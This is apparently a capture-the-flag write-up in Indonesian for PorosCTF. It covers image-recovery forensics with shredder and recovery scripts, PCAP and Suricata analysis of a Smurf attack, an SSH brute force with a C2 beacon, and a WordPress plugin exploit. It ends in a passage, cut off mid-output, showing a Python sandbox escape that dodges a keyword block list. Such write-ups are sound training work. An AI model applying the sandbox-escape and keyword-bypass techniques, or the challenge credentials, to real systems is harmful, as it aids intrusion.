
Forensics

[493 pts] Drag Path
Author: 2byte

Terdapat drag_path.img yang tidak bisa dibuka secara langsung. Maka harus dibuka dengan Autopsy, dan akan ada 2 file image



Saat membuka file _ur.png, hasilnya masih akan seperti ini:



Ini adalah gambar yang sebenarnya utuh, jadi goal disini adalah untuk recover gambar ini seperti semula,

Di awal saya juga mendapatkan file _hredder dan itu saya ekstrak dan menghasilkan beberapa file pyc termasuk shredder.pyc. File shredder.pyc ini adalah python bytecode sehingga perlu dilakukan decompile



Dilakukan decompile dengan PyLingual yang menghasilkan sc python. Lalu akan ditemukan bagian yang berisi base64 encoded data yang akan didecode
Berikut adalah hasil scriptnya:

```
from PIL import Image
import sys, os, struct

STRIP_H = 6
SEED = 0xDEAD
MAGIC = b'\x13\x37\xCA\xFE'

target = sys.argv[1] if len(sys.argv) > 1 else 'our.png'

img = Image.open(target)
w, h = img.size
pixels = img.load()
```

```
def lcg(state):
    return ((state * 0x41C64E6D) + 0x3039) & 0xFFFFFFFF

def gen_key(s, x, y):
    v = (s * 0x1337) ^ (x * 0xBEEF) ^ (y * 0xCAFE)
    v = ((v >> 16) ^ v) * 0x45d9f3b
    v = ((v >> 16) ^ v) * 0x45d9f3b
    v = (v >> 16) ^ v
    return v & 0xFF

hidden = bytearray()
state = SEED
offsets = []

for s in range(h // STRIP_H + 1):
    state = lcg(state)
    y0 = s * STRIP_H
    y1 = min(y0 + STRIP_H, h)
    if state % 7 != 0:
        strip_buf = bytearray()
        for y in range(y0, y1):
            for x in range(w):
                r, g, b = pixels[x, y][:3]
                k = gen_key(s, x, y)
                strip_buf.extend([r ^ k, g ^ k, b ^ k])
                pixels[x, y] = (0, 0, 0)
        strip_buf = strip_buf[::-1]
        for i in range(0, len(strip_buf) - 1, 2):
            strip_buf[i], strip_buf[i + 1] = strip_buf[i + 1],
strip_buf[i]
        offsets.append((s, len(strip_buf)))
        hidden.extend(strip_buf)

img.save(target)

trailer = bytearray()
trailer.extend(MAGIC)
trailer.extend(struct.pack('<H', len(offsets)))
for s, sz in offsets:
    trailer.extend(struct.pack('<HI', s, sz))
trailer.extend(hidden)

with open(target, 'ab') as f:
    f.write(trailer)

os.remove(target)
```

Dari script, diketahui bahwa gambar dibagi menjadi strip horizontal (STRIP_H = 6), pixel di xor dengan key gen_key, pixel asli dihapus menjadi hitam, dan data disimpan ke buffer

Lalu untuk membetulkan script gambar menggunakan:

```
import sys
import struct
from PIL import Image

STRIP_H = 6
MAGIC = b'\x13\x37\xCA\xFE'

def gen_key(s, x, y):
    v = (s * 0x1337) ^ (x * 0xBEEF) ^ (y * 0xCAFE)
    v = ((v >> 16) ^ v) * 0x45d9f3b
    v = ((v >> 16) ^ v) * 0x45d9f3b
    v = (v >> 16) ^ v
    return v & 0xFF

def solve(target):
    print(f"[*] Menganalisis file: {target}")

    with open(target, 'rb') as f:
        data = f.read()

    magic_idx = data.rfind(MAGIC)
    if magic_idx == -1:
        print("[!] Magic bytes tidak ditemukan! Pastikan ini gambar yang tepat.")
        return

    print(f"[*] Magic bytes ditemukan pada offset: {magic_idx}")

    offset = magic_idx + 4
    num_strips = struct.unpack('<H', data[offset:offset+2])[0]
    offset += 2

    offsets = []
    for _ in range(num_strips):
        s, sz = struct.unpack('<HI', data[offset:offset+6])
        offsets.append((s, sz))
        offset += 6

    hidden_data = data[offset:]

    img = Image.open(target)
    w, h = img.size
    pixels = img.load()

    hidden_idx = 0

    for s, sz in offsets:
        strip_buf = bytearray(hidden_data[hidden_idx : hidden_idx + sz])
        hidden_idx += sz

        for i in range(0, len(strip_buf) - 1, 2):
            strip_buf[i], strip_buf[i + 1] = strip_buf[i + 1], strip_buf[i]

        strip_buf = strip_buf[::-1]

        y0 = s * STRIP_H
        y1 = min(y0 + STRIP_H, h)
        buf_idx = 0

        for y in range(y0, y1):
            for x in range(w):
                k = gen_key(s, x, y)

                r = strip_buf[buf_idx] ^ k
                g = strip_buf[buf_idx + 1] ^ k
                b = strip_buf[buf_idx + 2] ^ k
                buf_idx += 3

                if len(pixels[x, y]) == 4:
                    pixels[x, y] = (r, g, b, pixels[x, y][3])
                else:
                    pixels[x, y] = (r, g, b)

    output_name = "flag_recovered.png"
    img.save(output_name)
    print(f"[*] Selesai! Gambar berhasil diperbaiki dan disimpan sebagai '{output_name}'")

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print("Cara pakai: python3 solve.py <gambar_yang_dihapus.png>")
    else:
        solve(sys.argv[1])
```

Flag
PorosCTF{0ur_m3m0ry_4r3_57i11_in_my_h34d}

[490 pts] Iseng
Author: broKen

Diberikan file PCAP yang dibuka di Wireshark dan muncul banyak paket
Buka netcat dan akan muncul pertanyaan-pertanyaan

1. IP Victim?

Jawaban: 10.0.0.42
Ini adalah IP korban (digunakan oleh attacker untuk attack dengan IP Spoofing dan menyamar)

2. Jenis serangan apakah ini?

Jawaban: Smurf Attack
Diketahui karena terlihat bahwa di packet, ciri-ciri Smurf Attack sama dengan serangan ini, seperti banyak ICMP echo reply tanpa permintaan, lonjakan traffic ICMP dalam waktu singkat, spoofing IP attacker dan menyamar menjadi victim.

3. Apa berapa puluh jumlah IP yang membalas broadcast?

Jawaban: Empat Puluh

Address A	Address B
10.0.0.1	10.0.0.42
10.0.0.2	10.0.0.42
10.0.0.3	10.0.0.42
10.0.0.4	10.0.0.42
10.0.0.5	10.0.0.42
10.0.0.6	10.0.0.42
10.0.0.7	10.0.0.42
10.0.0.8	10.0.0.42
10.0.0.9	10.0.0.42
10.0.0.10	10.0.0.42
10.0.0.11	10.0.0.42
10.0.0.12	10.0.0.42
10.0.0.13	10.0.0.42
10.0.0.14	10.0.0.42
10.0.0.15	10.0.0.42
10.0.0.16	10.0.0.42
10.0.0.17	10.0.0.42
10.0.0.18	10.0.0.42
10.0.0.19	10.0.0.42
10.0.0.20	10.0.0.42
10.0.0.21	10.0.0.42
10.0.0.22	10.0.0.42
10.0.0.23	10.0.0.42
10.0.0.24	10.0.0.42
10.0.0.25	10.0.0.42
10.0.0.26	10.0.0.42
10.0.0.27	10.0.0.42
10.0.0.28	10.0.0.42
10.0.0.29	10.0.0.42
10.0.0.30	10.0.0.42
10.0.0.31	10.0.0.42
10.0.0.32	10.0.0.42
10.0.0.33	10.0.0.42
10.0.0.35	10.0.0.42
10.0.0.36	10.0.0.42
10.0.0.37	10.0.0.42
10.0.0.38	10.0.0.42
10.0.0.39	10.0.0.42
10.0.0.40	10.0.0.42
10.0.0.41	10.0.0.42
10.0.0.42	10.255.255.255

Karena tidak ada 10.0.0.34 (ini IP asli attacker) dan 10.0.0.42 adalah IP victim yang digunakan oleh attacker untuk menyerang

4. Pada layer TCP/IP berapa serangan ini bekerja?

Jawaban: Tiga

Karena ICMP bekerja pada Layer 3 (Network Layer). Smurf Attack ini menggunakan ICMP echo request reply pada Layer 3.

5. Attacker mengirimkan apa ketika menyamar menjadi IP Victim?

Jawaban: Broadcast

Menggunakan MAC penyerang jika diblock:


```
231 9.021084      26:6e:95:7b:cd:90    Broadcast
219 5.371332      26:6e:95:7b:cd:90    Broadcast
```



6. IP Penyerang?

Jawaban: 10.0.0.34

Yang sebelumnya saya ketahui tentang attacker dari info di bawah adalah bahwa; attacker memiliki MAC 26:6e:95:7b:cd:90 dan menggunakan IP korban untuk melakukan attack, saya belum tahu IPnya berapa dan tidak bisa dicek di Ubuntu karena tidak ada di LAN yang sama.



Dugaan pertama: Ada jumlah IP yang berurutan angkanya kecuali angka 10.0.0.34

Dugaan kedua: Dengan MAC 26:6e:95:7b:cd:90, jika di block di Wireshark menggunakan eth.src == 26:6e:95:7b:cd:90, akan muncul serangan-serangan attacker yang sourcenya 10.0.0.42 (IP korban yang digunakan attacker), namun ada 2 packet ARP



Ini juga menunjukkan bahwa 10.0.0.34 merupakan IP sang attacker.

Flag

PorosCTF{S3puH_BlU3_T34m_d4n_N3tw0rk_4n4lys1s_Harus_Join_ICN_Sih_Ini_ditunggu_yah_tahun_ini}

[499 pts] Insider

Author: unlikeneptune

Diberikan file pcap yang dibuka di Wireshark, isinya adalah serangan brute force

Masuk ke netcat dan jawab 7 pertanyaan

1. What is the IP address of the attacker?

Jawaban: 192.168.92.128

2. What is the IP address of the victim?


Jawaban: 192.168.92.130

Dari pengamatan di awal, terlihat bahwa ada banyak request koneksi ke TCP SYN menuju port 22 (SSH), dan disini terlihat yang mana IP attacker dan IP victim dari ip source dan destination

3. What time did the brute force attack begin?

Jawaban: 2026-03-11 18:21:24

Serangan awal dimulai di waktu ini dengan melihat:




Ini adalah timestamp pertama dimana TCP dengan ip src attacker dan ip dst victim ada, dan dimulainya request koneksi ke TCP SYN ke port 22

4. How long did the brute force attack last, in seconds?

Jawaban: 48

Dari semua packet, terlihat bahwa serangan brute force berhenti pada waktu 18:22:12




59143	2026-03-11 18:22:12,004723	192.168.92.130	192.168.92.128	TCP	60 22 → 51984 [ACK] Seq=1882 Ack=1469 Win=2100736 Len=0
59144	2026-03-11 18:22:12,004724	192.168.92.130	192.168.92.128	TCP	60 22 → 51964 [ACK] Seq=1882 Ack=1469 Win=2100736 Len=0
59145	2026-03-11 18:22:12,004724	192.168.92.130	192.168.92.128	TCP	60 22 → 51972 [ACK] Seq=1882 Ack=1469 Win=2100736 Len=0
59146	2026-03-11 18:22:12,005157	192.168.92.128	192.168.92.130	TCP	54 52028 → 22 [FIN, ACK] Seq=24 Ack=34 Win=64512 Len=0
59147	2026-03-11 18:22:12,005486	192.168.92.130	192.168.92.128	TCP	60 22 → 52028 [ACK] Seq=34 Ack=25 Win=2102272 Len=0
59148	2026-03-11 18:22:12,011088	192.168.92.130	192.168.92.128	SSHv2	87 Server: Protocol (SSH-2.0-OpenSSH_for_Windows_7.7)
59149	2026-03-11 18:22:12,011103	192.168.92.128	192.168.92.130	TCP	54 52008 → 22 [ACK] Seq=24 Ack=34 Win=64512 Len=0
59150	2026-03-11 18:22:12,011734	192.168.92.128	192.168.92.130	TCP	54 52008 → 22 [RST, ACK] Seq=24 Ack=34 Win=64512 Len=0
59151	2026-03-11 18:22:12,012084	192.168.92.128	192.168.92.130	TCP	54 51994 → 22 [FIN, ACK] Seq=1000 Ack=34 Win=64512 Len=0
59152	2026-03-11 18:22:12,012450	192.168.92.130	192.168.92.128	TCP	60 22 → 51994 [ACK] Seq=34 Ack=1001 Win=2101248 Len=0
59153	2026-03-11 18:22:12,031420	192.168.92.130	192.168.92.128	TCP	60 22 → 51954 [RST, ACK] Seq=1882 Ack=1477 Win=0 Len=0
59154	2026-03-11 18:22:12,031421	192.168.92.130	192.168.92.128	TCP	60 22 → 51972 [RST, ACK] Seq=1882 Ack=1469 Win=0 Len=0
59155	2026-03-11 18:22:12,031421	192.168.92.130	192.168.92.128	TCP	60 22 → 51984 [RST, ACK] Seq=1882 Ack=1469 Win=0 Len=0
59156	2026-03-11 18:22:12,031421	192.168.92.130	192.168.92.128	TCP	60 22 → 51964 [RST, ACK] Seq=1882 Ack=1469 Win=0 Len=0
59157	2026-03-11 18:22:12,031422	192.168.92.130	192.168.92.128	SSHv2	1102 Server: Key Exchange Init
59158	2026-03-11 18:22:12,031458	192.168.92.128	192.168.92.130	TCP	54 51994 → 22 [RST] Seq=1001 Win=0 Len=0
59159	2026-03-11 18:22:12,041076	192.168.92.130	192.168.92.128	SSHv2	1102 Server: Key Exchange Init
59160	2026-03-11 18:22:12,041103	192.168.92.128	192.168.92.130	TCP	54 52028 → 22 [RST] Seq=25 Win=0 Len=0
59161	2026-03-11 18:22:14,645301	192.168.92.128	192.168.92.1	DNS	93 Standard query 0xe47c A 0.debian.pool.ntp.org.localdomain
59162	2026-03-11 18:22:14,647318	192.168.92.128	192.168.92.1	DNS	93 Standard query 0x9346 AAAA 0.debian.pool.ntp.org.localdomain
59163	2026-03-11 18:22:14,656358	VMware_b9:60:be	VMware_c0:00:01	ARP	42 Who has 192.168.92.1? Tell 192.168.92.128
59164	2026-03-11 18:22:14,657918	VMware_c0:00:01	VMware_b9:60:be	ARP	60 192.168.92.1 is at 00:50:56:c0:00:01
59165	2026-03-11 19:08:56,653909	192.168.92.130	192.168.92.128	TCP	66 49699 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

Jika dihitung dari 18:21:24 hingga 18:22:12 maka totalnya adalah 48 detik

5. After gaining access, the attacker deployed malware that communicated with a C2 server. What port did the malware use to beacon out?

Jawaban: 4444

Setelah mereka mendapatkan akses, attacker “eksekusi” malware untuk mempertahankan akses.



```
59165 2026-03-11 19:08:56,653909 192.168.92.130  192.168.92.128  TCP  66 49699 → 44
59166 2026-03-11 19:08:56,653944 192.168.92.128  192.168.92.130  TCP  66 4444 → 496
59167 2026-03-11 19:08:56,655006 192.168.92.130  192.168.92.128  TCP  60 49699 → 44

    [Time delta from previous displayed frame: 46 minutes, 41.995991000 seconds]
    [Time since reference or first frame: 47 minutes, 37.059451000 seconds]
    Frame Number: 59165
    Frame Length: 66 bytes (528 bits)
    Capture Length: 66 bytes (528 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp]
    Character encoding: ASCII (0)
    [Coloring Rule Name: TCP SYN/FIN]
    [Coloring Rule String: tcp.flags & 0x02 || tcp.flags.fin == 1]
▾ Ethernet II, Src: VMware_ca:60:05 (00:0c:29:ca:60:05), Dst: VMware_b9:60:be (00:0c:29:b9:60:be)
  ▾ Destination: VMware_b9:60:be (00:0c:29:b9:60:be)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: VMware_ca:60:05 (00:0c:29:ca:60:05)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
    [Stream index: 1]
▸ Internet Protocol Version 4, Src: 192.168.92.130, Dst: 192.168.92.128
▸ Transmission Control Protocol, Src Port: 49699, Dst Port: 4444, Seq: 0, Len: 0
```

Malware mengirim sinyal ke penyerang menggunakan port 4444 (terlihat di dst port 4444)

6. What time was the first beacon sent?


Jawaban: 2026-03-11 19:08:56

Waktu pertama beacon terkirim melalui port 4444 adalah 19:08:56, sama sumbernya bagaimana mendapatkan port 4444 di bagian packet

7. Analyze the beacon payload. What are the compromised credentials found in the beacon traffic?

Jawaban: ElNumeroUno:verysecurepassword2026

Karena port yang digunakan untuk beacon out sudah ada (4444), block di Wireshark tcp.port == 4444, klik salah satu packet, dan follow lalu tcp stream. Disana akan ada informasi yang berisi user dan pass:



Flag
PorosCTF{1NGiN_m3Nj4Di_bLUE_tE4M_N4mUn_en9g4n_M3mbACa_tRaFfIC}

[Unsolved] ey DIH es

Buka suricata.zip ada log, dan buka netcat

```
============================================================
          WELCOME TO THE POROS FORENSICS CHALLENGE!
============================================================
------------------------------------------------------------
  Question 1/10
  What's the victim's IP address?
  Format: xx.xx.xx.xx
------------------------------------------------------------
>>> Answer: 10.10.10.50
[+] Correct!
------------------------------------------------------------
  Question 2/10
  What's the attacker IP address?
  Format: xx.xx.xx.xx
------------------------------------------------------------
>>> Answer: 10.10.10.100
[+] Correct!

------------------------------------------------------------
  Question 3/10
  There are 3 tools that used by attacker, what are they? (order
it alphabetically)
  Format: abc,def,ghi
------------------------------------------------------------
>>> Answer: hping3,nmap,sqlmap
[+] Correct!

------------------------------------------------------------
  Question 4/10
  There is a vulnerable plugin exploited by the attacker, what's
the name of the plugin?
  Format: lowercase-letters
```

```
------------------------------------------------------------
>>> Answer: easy-quotes
[+] Correct!

------------------------------------------------------------
  Question 5/10
  What's the CVE ID of the vulnerable plugin?
  Format: CVE-XXXX-XXXX
------------------------------------------------------------
>>> Answer:  CVE-2025-26943
[+] Correct!

------------------------------------------------------------
  Question 6/10
  When exploitation of vulnerable plugin started?
  Format: DD/MM/YYYY HH:MM:SS
------------------------------------------------------------
>>> Answer: 12/03/2026 16:52:39
[+] Correct!

------------------------------------------------------------
  Question 7/10
  What's the username exfiltrated by the attacker?
  Format: -
------------------------------------------------------------
>>> Answer: 2byteFansClub
[+] Correct!

------------------------------------------------------------
  Question 8/10
  What's the password hash exfiltrated by the attacker?
  Format: $algorithm$hash
------------------------------------------------------------
>>> Answer: $P$BDVrT8ijki8iH97aVCY25ZXJOSMtlL/
[+] Correct!

------------------------------------------------------------
  Question 9/10
  What's the password cracked by the attacker?
  Format: -
------------------------------------------------------------
>>> Answer:
```

Misc

[495 pts] PenjaruyV1

Di awal, saat mencoba beberapa command ternyata banyak yang keblock, seperti builtins, globals, import, cat, dst, jadi harus mencoba untuk bypass kata-kata yang diblock.

```
bigmo> dir(__builtins__)
bigmo no no yah ga boleh ngomong 'builtins'
bigmo> globals()
bigmo no no yah ga boleh ngomong 'globals'
bigmo> locals()
bigmo no no yah ga boleh ngomong 'locals'
bigmo> import os; os.listdir('.')
bigmo no no yah ga boleh ngomong 'import'
bigmo> __import__('os').listdir('.')
bigmo no no yah ga boleh ngomong 'import'
bigmo> print('Hello')
None
bigmo> getattr(__builtins__, '__import__')('os').listdir('.')
bigmo no no yah ga boleh ngomong 'import'
```

Di awal, saya mencoba untuk lihat semua class yang ada di Python runtime

```
bigmo> ().__class__.__base__.__subclasses__()
[<class 'type'>, <class 'async_generator'>, <class 'bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>, <class 'bytes'>, <class 'builtin_function_or_method'>, <class 'callable_iterator'>, <class 'PyCapsule'>, <class 'cell'>, <class 'classmethod_descriptor'>, <class 'classmethod'>, <class 'code'>, <class 'complex'>, <class '_contextvars.Token'>, <class '_contextvars.ContextVar'>, <class '_contextvars.Context'>, <class 'coroutine'>, <class 'dict_items'>, <class 'dict_itemiterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'dict_keys'>, <class 'mappingproxy'>, <class 'dict_reverseitemiterator'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_values'>, <class 'dict'>, <class 'ellipsis'>, <class 'enumerate'>, <class 'filter'>, <class 'float'>, <class 'frame'>, <class 'frozenset'>, <class 'function'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'instancemethod'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'list'>, <class 'longrange_iterator'>, <class 'int'>, <class 'map'>, <class 'member_descriptor'>, <class 'memoryview'>, <class 'method_descriptor'>, <class 'method'>, <class 'moduledef'>, <class 'module'>, <class 'odict_iterator'>, <class 'pickle.PickleBuffer'>, <class 'property'>, <class 'range_iterator'>, <class 'range'>, <class 'reversed'>, <class 'symtable entry'>, <class 'iterator'>, <class 'set_iterator'>, <class 'set'>, <class 'slice'>, <class 'staticmethod'>, <class 'stderrprinter'>, <class 'super'>, <class 'traceback'>, <class 'tuple_iterator'>, <class 'tuple'>, <class 'str_iterator'>, <class 'str'>, <class 'wrapper_descriptor'>, <class 'zip'>, <class 'types.GenericAlias'>, <class 'anext_awaitable'>, <class 'async_generator_asend'>, <class 'async_generator_athrow'>, <class 'async_generator_wrapped_value'>, <class 'Token.MISSING'>, <class 'coroutine_wrapper'>, <class 'generic_alias_iterator'>, <class 'items'>, <class 'keys'>, <class 'values'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'hamt'>, <class 'InterpreterID'>, <class 'managedbuffer'>, <class 'memory_iterator'>, <class 'method-wrapper'>, <class 'types.SimpleNamespace'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'str_ascii_iterator'>, <class 'types.UnionType'>, <class 'weakref.CallableProxyType'>, <class 'weakref.ProxyType'>, <class 'weakref.ReferenceType'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'BaseException'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_io._IOBase'>, <class '_io.IncrementalNewlineDecoder'>, <class '_io._BytesIOBuffer'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external.NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class 'ast.AST'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'abc.ABC'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class 'collections.abc.Iterable'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'genericpath.ALLOW_MISSING'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class '_distutils_hack._TrivialRe'>, <class '_distutils_hack.DistutilsMetaFinder'>, <class '_distutils_hack.shim'>, <class 'itertools.accumulate'>, <class 'itertools.combinations'>, <class 'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class 'itertools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>, <class 'itertools.pairwise'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class 'itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'operator.attrgetter'>, <class 'operator.itemgetter'>, <class 'operator.methodcaller'>, <class 'reprlib.Repr'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <class 'collections._Link'>, <class 'select.poll'>, <class 'select.epoll'>, <class 'selectors.BaseSelector'>, <class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrapper'>, <class 'functools.KeyWrapper'>, <class 'functools._lru_list_elem'>, <class 'functools.partialmethod'>, <class 'functools.singledispatchmethod'>, <class 'functools.cached_property'>, <class 'enum.nonmember'>, <class 'enum.member'>, <class 'enum._auto_null'>, <class 'enum.auto'>, <class 'enum._proto_member'>, <enum 'Enum'>, <class 'enum.verify'>, <class '_socket.socket'>, <class 'array.array'>, <class 'array.arrayiterator'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class 'socketserver.BaseServer'>, <class 'socketserver.ForkingMixIn'>, <class 'socketserver._NoThreads'>, <class 'socketserver.ThreadingMixIn'>, <class 'socketserver.BaseRequestHandler'>, <class 're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>, <class 're._parser.State'>, <class 're._parser.SubPattern'>, <class 're._parser.Tokenizer'>, <class 're.Scanner'>, <class 'tokenize.Untokenizer'>, <class 'textwrap.TextWrapper'>, <class 'contextlib.ContextDecorator'>, <class 'contextlib.AsyncContextDecorator'>, <class 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class 'traceback._Sentinel'>, <class 'traceback.FrameSummary'>, <class 'traceback._ExceptionPrintContext'>, <class 'traceback.TracebackException'>, <class 'ast.NodeVisitor'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>, <class '__future__._Feature'>, <class 'importlib._abc.Loader'>, <class 'dis._Unknown'>, <class 'dis.Bytecode'>, <class 'inspect.BlockFinder'>, <class 'inspect._void'>, <class 'inspect._empty'>, <class 'inspect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'weakref.finalize._Info'>, <class 'weakref.finalize'>, <class 'typing._Final'>, <class 'typing._Immutable'>, <class 'typing._NotIterable'>, typing.Any, <class 'typing._PickleUsingNameMixin'>, <class 'typing._BoundVarianceMixin'>, <class 'typing.Generic'>, 